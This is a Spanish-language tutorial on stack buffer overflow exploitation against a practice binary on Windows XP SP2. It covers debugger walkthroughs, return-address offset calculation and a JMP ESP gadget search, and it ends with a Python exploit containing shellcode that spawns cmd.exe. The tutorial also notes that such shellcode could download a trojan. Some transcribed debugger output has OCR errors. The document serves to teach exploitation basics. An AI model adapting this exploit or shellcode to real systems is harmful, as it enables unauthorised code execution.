



STACK OVERFLOW COMO SI ESTUVIERA EN PRIMERO BY PERVERTHSO

Introducción:

Bueno ante todo saludar a todos mis amigos de las diferentes web este es un manual o tutorial q prometí hacer hace mucho y por motivos de tiempo no lo pude hacer pero aquí esta en esta oportunidad hablaremos de los Stack overflow en Sistemas Windows y la elaboración de un exploit para un SO Windows XP sp2 en español mas adelante les diré porque el énfasis en la versión de Windows. Y como no para empezar también le mando un saludo a mi gran amigo compañero de mil batallas Pr@fEsOr X ;) ahí la llevamos brother....recuerden amigos para seguir este tutorial pueden bajar de este link as practicas:

<http://www.mediafire.com/?kzztzqyl3ni>

o de aquí:

<http://www.ccat.edu.mx/stackoverflow/STACKOVERFLOWpracticas.rar>

Algunos Conceptos Básicos:

Ahora Explicaremos algunos de los conceptos de StackOverflow necesarios para empezar ya que los demás conceptos los iremos viendo a medida q desarrollemos el tutorial.

Stack: todo programa lo que hace al compilar es traducir su código a lenguaje ensamblador y este es el lenguaje el q traduce cada instrucción a lenguaje maquina que es lo que entiende nuestro procesador ahora un programa en ensamblado o código ensamblador se divide en 3 partes:

- 1.- Stack Segment. "Segmento de Pila"
- 2.- Data Segment. "Segmento de Datos"
- 3.- Code Segment. "Segmento de Código"

Ahora la primera parte es a la que refiere el Stack o pila es la parte del código ensamblador

Pero q es la Pila:

La pila (stack) es una estructura tipo LIFO, Last In, First Out, ultimo en entrar, primero en salir. Piensen en una pila de libros, solo puedes añadir y quitar libros por la "cima" de la pila, por donde los añades. El libro de mas "abajo", será el ultimo en salir, cuando se vacíe la pila. Si tratas de quitar uno del medio, se puede desmoronar.



Bien, pues el SO (tanto Windows como Linux, como los Unix o los Macs) se basa en una pila para manejar las variables locales de un programa, los retornos (rets) de las llamadas a una función (calls), las estructuras de excepciones (SEH, en Windows), argumentos, variables de entorno, etc...

Por ejemplo, para llamar a una función cualquiera, que necesite dos argumentos, se mete primero el argumento 2 en la pila del sistema, luego el argumento 1, y luego se llama a la función.

Si el sistema quiere hacer una suma (5+2), primero introduce el 2º argumento en la pila (el 2), luego el 1º argumento (el 5) y luego llama a la función suma.

Bien, una "llamada" a una función o dirección de memoria, se hace con la instrucción ASM Call. Call dirección (llamar a la dirección) ó call registro (llama a lo que contenga ese registro). El registro EIP recoge dicha dirección, y la siguiente instrucción a ejecutar esta en dicha dirección, hemos "saltado" a esa dirección.

Pero antes, el sistema debe saber que hacer cuando termine la función, por donde debe seguir ejecutando código.

El programa puede llamara la función suma, pero con el resultado, hacer una multiplicación, o simplemente mostrarlo por pantalla. Es decir, la CPU debe saber por donde seguir la ejecución una vez terminada la función suma.

Para eso sirve la pila :) Justo al ejecutar el call, se GUARDA la dirección de la siguiente instrucción en la pila.

Esa instrucción se denomina normalmente RET o RET ADDRESS, dirección de "retorno" al programa principal (o a lo que sea).

Entonces, el call se ejecuta, se guarda la dirección, coge los argumentos de la suma, se produce la suma y, como esta guardada la dirección por donde iba el programa, VUELVE (RETORNA) a la dirección de memoria que había guardada en la pila (el ret), es decir, a la dirección siguiente del call.

Snack Overflow: Como su nombre refiere es el desbordamiento de la pila pero a que nos referimos con Desbordamiento, bueno quiere decir que cuando nosotros reservamos espacio en la memoria este tiene una longitud determinada ya sea por el programa o por nosotros mismo y ingresamos mas datos de los permitidos entonces existirá un desbordamiento o salida de datos fuera de los limites establecidos.



MANOS A LA OBRA.

Ahora para poder explicar mejor el stack Overflow usaremos un exploitme con el cual entenderemos mejor q todos los conceptos q pueda poderle.


Descripción del Exploitme:

El siguiente exploitme lo que se busca o desea es q nos mande un mensaje “muy bien” sobrescribiendo la memoria para dicho fin pero nosotros iremas mas halla y haremos que también nos abra una shell (que nos ejecute el cmd.exe) ahora abrimos el exploitme y vemos q pasa

```
C:\WINDOWS\system32\cmd.exe
D:\>exploitme.exe "holaaaaaaaaa"
Intenta otra cosa
D:\>
```

Bueno nos manda un mensaje diciendo que lo intentemos otra vez ☹ muy bien ahora lo abrimos con un ollydbg.


Ollydbg: es un desensamblador de ejecutables, pero ahora a que referimos con desensamblador bueno que interpreta el ejecutable en codigo ensamblador. Con el modemos ver a nivel ensamblador lo que ocurre en el ejecutable internamente pero antes una breve explicación del ollydbg



Creo q con la imagen se entiende gran parte del programa.

Bueno lo único que se ve ahí algo confuso es la sesión registros y flags para nuestro estudio solo hablaremos de los registros, en pocas palabras los registros son donde se almacena las variables, datos, direcciones de las operaciones que se realizo en ese momento.

Muy con esa breve explicación del ollydbg podemos empezar nuestro análisis del exploitme para lo cual en el ollydbg le damos File>Open y seleccionamos el Exploitme ahora en la sesión de código ensamblador le damos clic derecho y escogemos la opción como se muestra en la imagen.



Ahora buscamos el mensaje que nos mostró al momento de ejecutarlo “intenta otra vez” una vez ubicado le damos doble clic y nos mandara al lugar donde se ejecuta dicho mensaje ahora unos códigos mas arriba le ponemos un breakpoint con f2 en la dirección 00401321 ahora para poder enviarle datos como lo hicimos por consola vamos a “debug>Arguments” ahí le aparece una caja de texto ahí le colocan cualquier valor en mi casi pondré AAAAAA.... Unas 10 veces para probar luego les pedirá q reinicien el programa para lo cual le dan en el botón “<<” ahora para ejecutar presionan f9 y el programa se detendrá en al dirección 00401321 q es donde le dijimos q se detenga muy bien ahora empezamos a ejecutarlo línea por línea con f8 para que esta ocurriendo en la dirección 00401329

00401329 |. C74424 04 004>MOV DWORD PTR SS:[ESP+4],exploitm.00404000 ; ||ASCII "bien;)"

Lo que realiza el programa es enviar el dato ubicado en la direccion 00404000 al stack en este caso carga la frase “bien ;)”

Luego en la siguiente instrucción mueve al stack lo q se encuentra ubicado en la dirección almacenada en EAX que en este caso es 0022FF60

00401331 |. 890424 MOV DWORD PTR SS:[ESP],EAX ; ||



En la siguiente instrucción lo que hace es compara los valores almacenados en las direcciones del stack en al dos instrucción anteriores muy bien ahora si nos fijamos en la session de memoria del ollydbg en la dirección 0022FF50 es el inicio de los datos que nosotros enviamos al programa muy bien ahora nos ponemos a pensar y decimos mmmm.... Podremos editar o modificar los datos de la dirección 0022FF60 bueno poder hacerlo tendríamos que escribir una cadena de texto con longitud igual a la diferencia 0022FF60-0022FF50 lo cual en base Hexadeciamal nos da 10 que en decimal seria 16 bueno eso para lograr llegar a dicha dirección pero si queremos sobrescribirla tendríamos que sumarle 4 caracteres mas o 32 bits que es al longitud de los registros de aquí la nomenclatura SO de 32 bits muy bien ahora escribimos una cadena con 20 de longitud y para darnos cuenta que pasa escribimos primero 16 As y 4 Bs como hicimos al principio “debug>Arguments” etc...

Y le damos F9 y se detiene en la dirección del breakpoint le damos F8 hasta la la instrucción

00401334 |. E8 070F0000 CALL <JMP.&msvcrt.strcmp> ;\|strcmp

Que es donde realiza la comparación y nos fijamos la session del stack para ver q ocurrió

Address	Value	Comment
0022FF18	7C920738	ntdll.7C920738
0022FF1C	00401326	exploitm.00401326
0022FF20	0022FF60	s1 = "BBBB"
0022FF24	00404000	s2 = "bien;)"
0022FF28	003D2C80	
0022FF2C	004012FF	RETURN to exploitm.004012FF from exp
0022FF30	77BFC3CE	RETURN to msvcrt.77BFC3CE from msvcrt
0022FF34	0022FF18	
0022FF38	0000000C	
0022FF3C	0022FFE0	
0022FF40	77C05C94	msvcrt._except_handler3
0022FF44	77BE2070	msvcrt.77BE2070
0022FF48	FFFFFFFF	

y o sorpresa ahora comparara BBBB con “bien ;)” entonces pensamos un ratito y decimos nos mandara un mensaje de correcto cuando las dos cadenas sean Iguales entonces ahora que hacemos pues en vez de escribir BBBB colocamos bien ;) y veremos que pasa hacemos lo mismo que anteriormente(debug>Arguments) y escribimos AAAAAAAAAAAAAAAAAAbien;) le damos aceptar y reiniciamos el ollydbg y luego F9 y de nuevo nos detenemos en el breakpoint de nuevo le damos F8 hasta llegar a **CALL <JMP.&msvcrt.strcmp>** y de nuevo verificamos la pila para ver que pasa



Address	Value	Comment
0022FF20	0022FF60	s1 = "bien;)"
0022FF24	00404000	s2 = "bien;)"
0022FF28	003D2C80	
0022FF2C	004012FF	RETURN to exploitm.004012FF from exp.
0022FF30	77BFC3CE	RETURN to msvcr7.77BFC3CE from msvcr7
0022FF34	0022FF18	
0022FF38	0000000C	
0022FF3C	0022FFE0	
0022FF40	77C05C94	msvcrt._except_handler3
0022FF44	77BE2070	msvcrt.77BE2070
0022FF48	FFFFFFFF	
0022FF4C	00000010	
0022FF50	41414141	

Y bien ahora compara bien;) con bien le damos F9 y veremos el mensaje que esperábamos

```
C:\WINDOWS\system32\cmd.exe
D:\>exploitme.exe AAAAAAAAAAAAAAAAAAbien;)
Pasado :D
D:\>_
```

Muy bien nos mando el texto pasado pero ahora nos preguntamos que paso? Muy bien lo que paso es cuando una en el exploitme se creo un arreglo en el cual se el almacene los datos de entrada se le creo de una longitud fija, pero no se controlo la longitud de los datos de entra ahora bien este error es común de muchas funciones de C pero tambien ocurre en otros lenguajes de programación como vb,c#,delphi,etc pero aquí viene otra pregunta ¿pero como explotamos un stackOverflow? Bien la segunda parte del tuto responderá esa duda ya q ahora nos dedicaremos a explotar este tipo de vulnerabilidades.



Primero el registro ESP vemos que contiene la dirección del stack 0022FF7C ahora vemos que la session de Stack en dicha dirección contiene una dirección del programa y ahora vemos que si pulsamos una vez mas F8 el programa saltara a la ubicación 004011E7 almacenada en el stack, pero veamos un poco mas arriba en le session del stack esta dirección nos parece conocida la 0022FF50 claro es la dirección donde empieza a almacenarse los datos que nosotros ingresamos ahora pensamos y decimos si no existe un adecuado control de los datos de entrada podemos poner una cadena muy larga y sobrescribiremos la dirección 0022FF7C que es donde se guarda el salto del RETN a ver probemos para no poner datos ciegas hacemos como en la comparación restamos 0022FF7C-0022FF50 que es igual a 2C en base hexadecimal lo y su valor en decimal es 44 bien entonces ya para llegar ala dirección del salto llenare los datos con 44 As y como antes 4 Bs y veremos q pasa hacemos eso como en los casos anteriores

```
[CPU - main thread, module exploitm]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
00401315 . 8B00 MOV EAX,DWORD PTR DS:[EAX]
00401317 . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
0040131E . 8D45 D8 LEA EAX,DWORD PTR SS:[EBP-28]
0040131E . 890424 MOV DWORD PTR SS:[ESP],EAX
00401321 . E8 2A0F0000 CALL <JMP.4msvcr7.strcpy>
00401326 . 8D45 E8 LEA EAX,DWORD PTR SS:[EBP-18]
00401329 . C74424 04 00 MOV DWORD PTR SS:[ESP+4],exploitm.00404040
00401331 . 890424 MOV DWORD PTR SS:[ESP],EAX
00401334 . E8 070F0000 CALL <JMP.4msvcr7.strcmp>
00401339 . 85C0 TEST EAX,EAX
0040133E . 75 0E JNZ SHORT exploitm.0040134B
0040133D . C70424 074040 MOV DWORD PTR SS:[ESP],exploitm.00404000
00401344 . E8 E70E0000 CALL <JMP.4msvcr7.printf>
00401349 . EB 0C JMP SHORT exploitm.00401357
00401348 . C70424 124040 MOV DWORD PTR SS:[ESP],exploitm.00404011
00401352 . E8 D90E0000 CALL <JMP.4msvcr7.printf>
00401357 . B8 00000000 MOV EAX,0
0040135C . C9 LEAVE
0040135D . C3 RETN
0040135E . 90 NOP
0040135F . 90 NOP
00401360 . 55 PUSH EBP
00401361 . 8B5E MOV EBP,ESP
00401363 . 83EC 18 SUB ESP,18
00401366 . 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
00401369 . 85C0 TEST EAX,EAX
Return to 42424242
Registers (FPU)
EAX 00000000
ECX 77C118BF msvcr7.77C118BF
EDX 77C31B78 msvcr7.77C31B78
EBX 00004000
ESP 0022FF7C ASCII "BBBB"
EBP 41414141
ESI FFFFFFFF
EDI 7C920738 ntddll.7C920738
EIP 0040135D exploitm.0040135D
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErrr ERROR_FILE_NOT_FOUND (00000)
EFL 00000296 (NO,ME,WE,A,S,PE,L,LE)
ST0 empty -UNORM EB80 01050104 005C0067
ST1 empty +UNORM 002E 00300031 00200067
ST2 empty +UNORM 0031 00310067 00620064
ST3 empty +UNORM 0062 00640079 006C006C
ST4 empty 0.000000000023084000e-4933
ST5 empty 0.0
ST6 empty 4488.0000000000000000
ST7 empty 32768.0000000000000000
3 2 1 0 ESP U O Z
Address Hex dump ASCII
00403000 00 00 00 00 00 00 00 00 .....
00403010 00 00 00 00 A4 43 3D 00 C4 08 00 00 68 4C 3D 00 ...xC=.Ad..hL=.
00403020 C4 08 00 00 78 3F 3D 00 2C 04 00 00 59 00 00 00 Ad..x?=.D..Y...
00403030 80 12 40 00 08 24 40 00 88 11 00 00 02 00 00 00 ED0.Df0."D..D...
00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00403050 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 yyy.....
00403060 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .g.....
00403070 04 24 40 00 00 00 00 00 00 00 00 00 00 00 00 00 Df0.....
00403080 00 00 00 00 FF FF FF FF 00 00 00 00 FF FF FF FF .....yyy...yyy
00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
Address Value Comment
0022FF54 41414141
0022FF58 41414141
0022FF5C 41414141
0022FF60 41414141
0022FF64 41414141
0022FF68 41414141
0022FF6C 41414141
0022FF70 41414141
0022FF74 41414141
0022FF78 41414141
0022FF7C 42424242
0022FF80 00000000
0022FF84 003D3F50
Command
```



Bien analicemos primero el registro ESP hey vemos que sigue apuntando una dirección de memoria 0022FF7C ahora vemos que en esa dirección los datos cambiaron ahora ya no esta el valor anterior sino que ahora vale 42424242 y que al ejecutar el return ira a esa dirección que no existe pero de donde salio ese valor? Mmmm.. claro es el valor que nosotros colocamos porque 42424242 equivale en ASCII BBBB ahora pensamos un poco y demos que podemos controlar el salto del programa y redirigirlo a donde queramos entonces manos ahora sabemos que los datos que metemos se guardan en la pila o stack como podemos ver en la parte de session memoria que todo programa puede ser interpretado en código hexadecimal entonces podemos generar un código en hexadecimal colocarlo como dato de entra y redirigir el programa para que ejecute dicho código el nombre de ese código es SHELLCODE una shellcode son códigos en hex que ejecuta las acciones que nosotros queramos normalmente están programados en ASM en nuestro caso la shellcode que tenemos abrirá una consola (cmd.exe).

Armando un Exploit:

Bueno normalmente o todo exploit consta de tres partes

1.- Código Basura: bueno yo lo denomino así al código con el cual logramos hacer que ocurra en error y llegamos a la parte del return, etc. En si es rellenar la pila si fuera necesario para poder explotar el fallo. En este ejemplo seria las 44 As q colocamos para poder llegar al stack.

2.- Código de Salto: en esta parte se donde redireccionamos el programa para que empiece a ejecutar nuestra shellcode.

3.-shellcode: bueno ya lo dijimos ahí arriba son las acciones y/o programas que deseamos que ejecute nuestro exploit.

Bien ahora la primera parte de lo tenemos el código basura sabes que tenemos que poner 44As para llegar a la direccion del return bueno continuemos.

La segunda parte el Código de salto de donde lo sacamos bien como redireccionamos para esto hacemos algo ejecutamos el programa hasta una instrucción después el RETN y analizamos los registros que pasa



The screenshot shows a debugger window titled "[CPU - main thread]". The registers window on the right lists various registers, with ESP highlighted at 0022FF80. The memory dump window at the bottom shows a hex dump of memory starting at address 00403000. The command line at the bottom is empty, and the status bar indicates the program is "Paused".

Address	Hex dump	ASCII	Address	Value	Comment
00403000	00 00 00 00	00 00 00 00	0022FF5C	41414141	
00403010	00 00 00 00	A4 43 3D 00	0022FF60	41414141	
00403020	C4 08 00 00	78 3F 3D 00	0022FF64	41414141	
00403030	80 12 40 00	08 24 40 00	0022FF68	41414141	
00403040	00 00 00 00	00 00 00 00	0022FF6C	41414141	
00403050	FF FF FF FF	00 00 00 00	0022FF70	41414141	
00403060	00 40 00 00	00 00 00 00	0022FF74	41414141	
00403070	04 24 40 00	00 00 00 00	0022FF78	41414141	
00403080	00 00 00 00	FF FF FF FF	0022FF7C	42424242	
00403090	00 00 00 00	00 00 00 00	0022FF80	00000000	
004030A0	00 00 00 00	00 00 00 00	0022FF84	003D3F50	
004030B0	00 00 00 00	00 00 00 00	0022FF88	003D2C80	

Veamos en el registro que resalte el ESP guarda una dirección del stack la cual resalto que es justamente la siguiente dirección después de nuestra cadena de entrada bien ahora podemos usar dicha estructura para nuestros bienes hay que podemos buscar un instrucción en el programa el cual haga referencia al registro ESP bueno aunque este método seria algo tedioso así que también nos podemos ayudar de algo que todo ejecutable usa que son las dll ya que todo ejecutable Windows usa librerías del SO donde se esta ejecutando para poder funcionar podemos buscar en esas dlls instrucciones tales como (call ESP,jmp ESP) y así poder redirigir nuestro programa para ellos usaremos un programa que nos facilitara las



cosas se llama Findjmp.exe para que nos busque el programa todos los saltos necesita dos datos el primero la librería y segundo el registro el segundo ya lo tenemos pero en primero aun no bueno yo elegí una librería que tiene todo ejecutable que es ntdll.dll (es un módulo que contiene funciones de sistema del NT). Bueno entonces ejecutamos

```
C:\WINDOWS\system32\cmd.exe
D:\>Findjmp ntdll.dll ESP
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ntdll.dll for code useable with the ESP register
0x7C924393      call ESP
0x7C93C35C      push ESP - ret
0x7C93D7A0      push ESP - ret
0x7C93E0C8      push ESP - ret
0x7C93E78F      push ESP - ret
0x7C93ECC3      push ESP - ret
0x7C94844C      push ESP - ret
0x7C951EED      jmp ESP
0x7C968DB3      call ESP
0x7C96EE5D      push ESP - ret
0x7C96EE84      push ESP - ret
0x7C96EFF3      call ESP
0x7C977E22      pop ESP - pop - retbis
Finished Scanning ntdll.dll for code useable with the ESP register
Found 13 usable addresses
D:\>_
```

Bueno el programa nos da el offset donde existe saltos hacia el contenido del registro ESP pero aquí hay algo muy importante ya que las direcciones de los saltos son diferentes para cada versión de Windows, es por esta razón que muchos exploit no funcionan ya que queremos usarlo en un Windows para el cual no fue diseñado pero esto se soluciones cambiando esta dirección de salto nosotros en caso mio este exploit funcionada para SO Windows sp2 en español, para el ejemplo y siempre lo recomiendo es mejor usar instrucciones JMP ya q simplemente hacen el salto la dirección es 7C951EED. El cual lo colocamos de la forma ED1E957C por la como maneja las dirección el lenguaje ensamblador mas conocido como LITTLE ENDIAN.

Bien ya tenemos la dirección del salto. Poniendo esa dirección haremos que nuestro programa salta ala que tiene almacenado ESP que en nuestro caso será 0022FF80 y es desde esta dirección donde colocaremos nuestro shellcode bueno para nuestra suerte es la siguiente línea de código entonces solo tendremos que colocarlo sin mas anda que hacer muy bien ahora armemos nuestro exploit yo usare phyton porque es mas sencillo.



```
Notepad++ - D:\exploit.py
Archivo Editar Buscar Ver Formato Lenguaje Cnfigurar Macro Ejecutar TextFX Plugins Ventanas ?
exploit.py
1 import win32api
2 basura=chr(0x41) * 44
3 salto='\xED\x1E\x95\x7C'
4 shellcode =
5 '\xB8\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x04\xC6\x45\xF8\x63\xC6\x45\xF
6 9\x6D\xC6\x45\xFA\x64\xC6\x45\xFB\x2E\xC6\x45\xFC\x65\xC6\x45\xFD\x78\xC6\x45\xFE\x65\x8D\x45\xF8\x5
7 0\xBB\xC7\x93\xBF\x77\xFF\xD3'
8 Code=basura+salto+shellcode
9 win32api.WinExec('exploitme.exe '+Code)
Python file nb char : 381 Ln : 4 Col : 244 Sel : 0 Dos\Windows ANSI INS
```

Bueno lo ejecutamos y vemos q pasa

```
C:\> C:\WINDOWS\system32\cmd.exe
D:\>exploit.py
D:\>Intenta otra cosaMicrosoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
D:\>
```

Y bingo nos abrió un “cmd.exe” pero porque q paso porque abrió el cmd.exe que de especial tiene este cmd.exe bueno primero que paso ya bueno primero lo q hicismo es redireccionar el programa para q nos ejecute la shellcode cuya instrucción era abrir una cmd.exe se pueden hacer muchas cosas mas como descargar un troyano, crear usuarios etc. Lo importante es q cuando vean un exploit de un bug StackOverflow sepan que tiene y saber modificar para poder usarlo me despido espero que les aya gustado el tuto hasta un próximo tutorial saludos a **Pr@fEsOr X compañero de mil batallas.....**